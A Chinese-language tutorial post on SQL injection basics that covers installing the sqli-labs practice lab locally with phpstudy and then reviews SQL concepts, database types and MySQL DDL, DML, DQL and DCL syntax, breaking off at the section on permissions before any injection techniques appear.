sql注入基础学习
一 、sqli-labs 本地靶场安装
1.phpstudy 安装
phpstudy 官网:官网链接
下载

之后解压安装
2 下载 sqli-labs 源码
sqli-labs:github 地址
下载好之后解压到 phpstudy 根目录下的 WWW目录下
并将 sqli-labs-master 文件夹重命名为 sqli-labs,如下图
3.修改配置文件
**进入 sqlilabs/sql-connections 目录下,记事本或其他编辑器打开db-creds.inc 文件,修改为:$dbpass=’root’。  之后更换低版本的 php,5.x 都可以

之后更换到低版本 php

之后重启,就可以了。网址http://127.0.0.1/sqli-labs/
二、了解 SQL
SQL 的定义
**SQL(Structured Query Language)是“结构化查询语言”,它是对关系型数据库的操作语言。它可以应用到所有关系型数据库中。 **
SQL 语法要求
- SQL 语句可以单行或多行书写,以分号结尾;
- 可以用空格和缩进来来增强语句的可读性;
- 关键字不区别大小写,建议使用大写;

数据库的种类
常见的关系型数据库
甲骨文公司的 Oracle Database:Oracle 是一款功能强大、高度可扩展的关系型数据库,广泛应用于企业级应用,如金融、电信等大型企业的核心业务系统。
微软的 SQL Server:它与 Windows 操作系统紧密集成,提供了易于使用的管理工具和开发环境。SQL Server 在中小企业中应用广泛,尤其是在基于 Windows 平台的企业应用中。
开源的 MySQL:MySQL 以其开源、免费、易用的特点,受到众多开发者的喜爱。它被广泛应用于 Web 应用开发,如电子商务网站、内容管理系统等。
开源的 PostgreSQL:PostgreSQL 具有高度的可扩展性、丰富的数据类型和强大的事务处理能力,在科研、地理信息系统(GIS)等领域有广泛应用。
常见的非关系型数据库
MongoDB:
基于分布式文件存储,数据以BSON格式存储,文档型数据库结构灵活。有强大横向扩展能力,适用于大数据量、高并发读写、数据结构多变场景,如社交网络和游戏行业。
Redis:
内存数据库,读写速度极快。支持多种数据结构,用于缓存、消息队列、实时统计等场景,像电商网站缓存商品信息、实现排行榜功能。
Cassandra:
高度可扩展,采用无主节点架构,可用性和容错性高。基于一致性哈希分布数据,适用于大规模分布式数据存储,在云计算、物联网领域应用广泛。
总结:
三、了解 MySQL 基本语法
参考文章,内容过多,只作了解
四种语句类型
- **DDL(Data Definition Language):数据定义语言,用来定义数据库对象:库、表、列等; **
- DML(Data Manipulation Language):数据操作语言,用来定义数据库记录(数据);
- DQL(Data Query Language):数据查询语言,用来查询记录(数据)。
- DCL(Data Control Language):数据控制语言,用来定义访问权限和安全级别;
DDL(数据定义语言)
数据定义语言
数据库操作
查询所有数据库:SHOW DATABASES;
查询当前数据库:SELECT DATABASE();
创建数据库:CREATE DATABASE [ IF NOT EXISTS ] 数据库名 [ DEFAULT CHARSET 字符集] [COLLATE 排序规则 ];
删除数据库:DROP DATABASE [ IF EXISTS ] 数据库名;
使用数据库:USE 数据库名;
注意事项
- UTF8字符集长度为3字节,有些符号占4字节,所以推荐用utf8mb4字符集
表操作
查询当前数据库所有表:SHOW TABLES;
查询表结构:DESC 表名;
查询指定表的建表语句:SHOW CREATE TABLE 表名;
创建表:
1 | CREATE TABLE 表名( |
最后一个字段后面没有逗号
添加字段:ALTER TABLE 表名 ADD 字段名 类型(长度) [COMMENT 注释] [约束];
例:ALTER TABLE emp ADD nickname varchar(20) COMMENT '昵称';
修改数据类型:ALTER TABLE 表名 MODIFY 字段名 新数据类型(长度);
修改字段名和字段类型:ALTER TABLE 表名 CHANGE 旧字段名 新字段名 类型(长度) [COMMENT 注释] [约束];
例:将emp表的nickname字段修改为username,类型为varchar(30)ALTER TABLE emp CHANGE nickname username varchar(30) COMMENT '昵称';
删除字段:ALTER TABLE 表名 DROP 字段名;
修改表名:ALTER TABLE 表名 RENAME TO 新表名
删除表:DROP TABLE [IF EXISTS] 表名;
删除表,并重新创建该表:TRUNCATE TABLE 表名;
DML(数据操作语言)
添加数据
指定字段:INSERT INTO 表名 (字段名1, 字段名2, ...) VALUES (值1, 值2, ...);
全部字段:INSERT INTO 表名 VALUES (值1, 值2, ...);
批量添加数据:INSERT INTO 表名 (字段名1, 字段名2, ...) VALUES (值1, 值2, ...), (值1, 值2, ...), (值1, 值2, ...);INSERT INTO 表名 VALUES (值1, 值2, ...), (值1, 值2, ...), (值1, 值2, ...);
注意事项
- 字符串和日期类型数据应该包含在引号中
- 插入的数据大小应该在字段的规定范围内
更新和删除数据
修改数据:UPDATE 表名 SET 字段名1 = 值1, 字段名2 = 值2, ... [ WHERE 条件 ];
例:UPDATE emp SET name = 'Jack' WHERE id = 1;
删除数据:DELETE FROM 表名 [ WHERE 条件 ];
DQL(数据查询语言)
语法:
1 | SELECT |
基础查询
查询多个字段:SELECT 字段1, 字段2, 字段3, ... FROM 表名;SELECT * FROM 表名;
设置别名:SELECT 字段1 [ AS 别名1 ], 字段2 [ AS 别名2 ], 字段3 [ AS 别名3 ], ... FROM 表名;SELECT 字段1 [ 别名1 ], 字段2 [ 别名2 ], 字段3 [ 别名3 ], ... FROM 表名;
去除重复记录:SELECT DISTINCT 字段列表 FROM 表名;
转义:SELECT * FROM 表名 WHERE name LIKE '/_张三' ESCAPE '/'
/ 之后的_不作为通配符


条件查询
语法:SELECT 字段列表 FROM 表名 WHERE 条件列表;
条件:
例子:
1 | -- 年龄等于30 |
聚合查询(聚合函数)
常见聚合函数:
| 函数 | 功能 |
|---|---|
| count | 统计数量 |
| max | 最大值 |
| min | 最小值 |
| avg | 平均值 |
| sum | 求和 |
语法:SELECT 聚合函数(字段列表) FROM 表名;
例:SELECT count(id) from employee where workaddress = "广东省";
分组查询
语法:SELECT 字段列表 FROM 表名 [ WHERE 条件 ] GROUP BY 分组字段名 [ HAVING 分组后的过滤条件 ];
where 和 having 的区别:
- 执行时机不同:where是分组之前进行过滤,不满足where条件不参与分组;having是分组后对结果进行过滤。
- 判断条件不同:where不能对聚合函数进行判断,而having可以。
例子:
1 | -- 根据性别分组,统计男性和女性数量(只显示分组数量,不显示哪个是男哪个是女) |
注意事项
- 执行顺序:where > 聚合函数 > having
- 分组之后,查询的字段一般为聚合函数和分组字段,查询其他字段无任何意义
排序查询
语法:SELECT 字段列表 FROM 表名 ORDER BY 字段1 排序方式1, 字段2 排序方式2;
排序方式:
- ASC: 升序(默认)
- DESC: 降序
例子:
1 | -- 根据年龄升序排序 |
注意事项
如果是多字段排序,当第一个字段值相同时,才会根据第二个字段进行排序
分页查询
语法:SELECT 字段列表 FROM 表名 LIMIT 起始索引, 查询记录数;
例子:
1 | -- 查询第一页数据,展示10条 |
注意事项
- 起始索引从0开始,起始索引 = (查询页码 - 1) * 每页显示记录数
- 分页查询是数据库的方言,不同数据库有不同实现,MySQL是LIMIT
- 如果查询的是第一页数据,起始索引可以省略,直接简写 LIMIT 10
DQL执行顺序
FROM -> WHERE -> GROUP BY -> SELECT -> ORDER BY -> LIMIT
DCL(数据控制语言)
管理用户
查询用户:
1 | USER mysql; |
创建用户:CREATE USER '用户名'@'主机名' IDENTIFIED BY '密码';
修改用户密码:ALTER USER '用户名'@'主机名' IDENTIFIED WITH mysql_native_password BY '新密码';
删除用户:DROP USER '用户名'@'主机名';
例子:
1 | -- 创建用户test,只能在当前主机localhost访问 |
注意事项
- 主机名可以使用 % 通配
权限控制
常用权限:
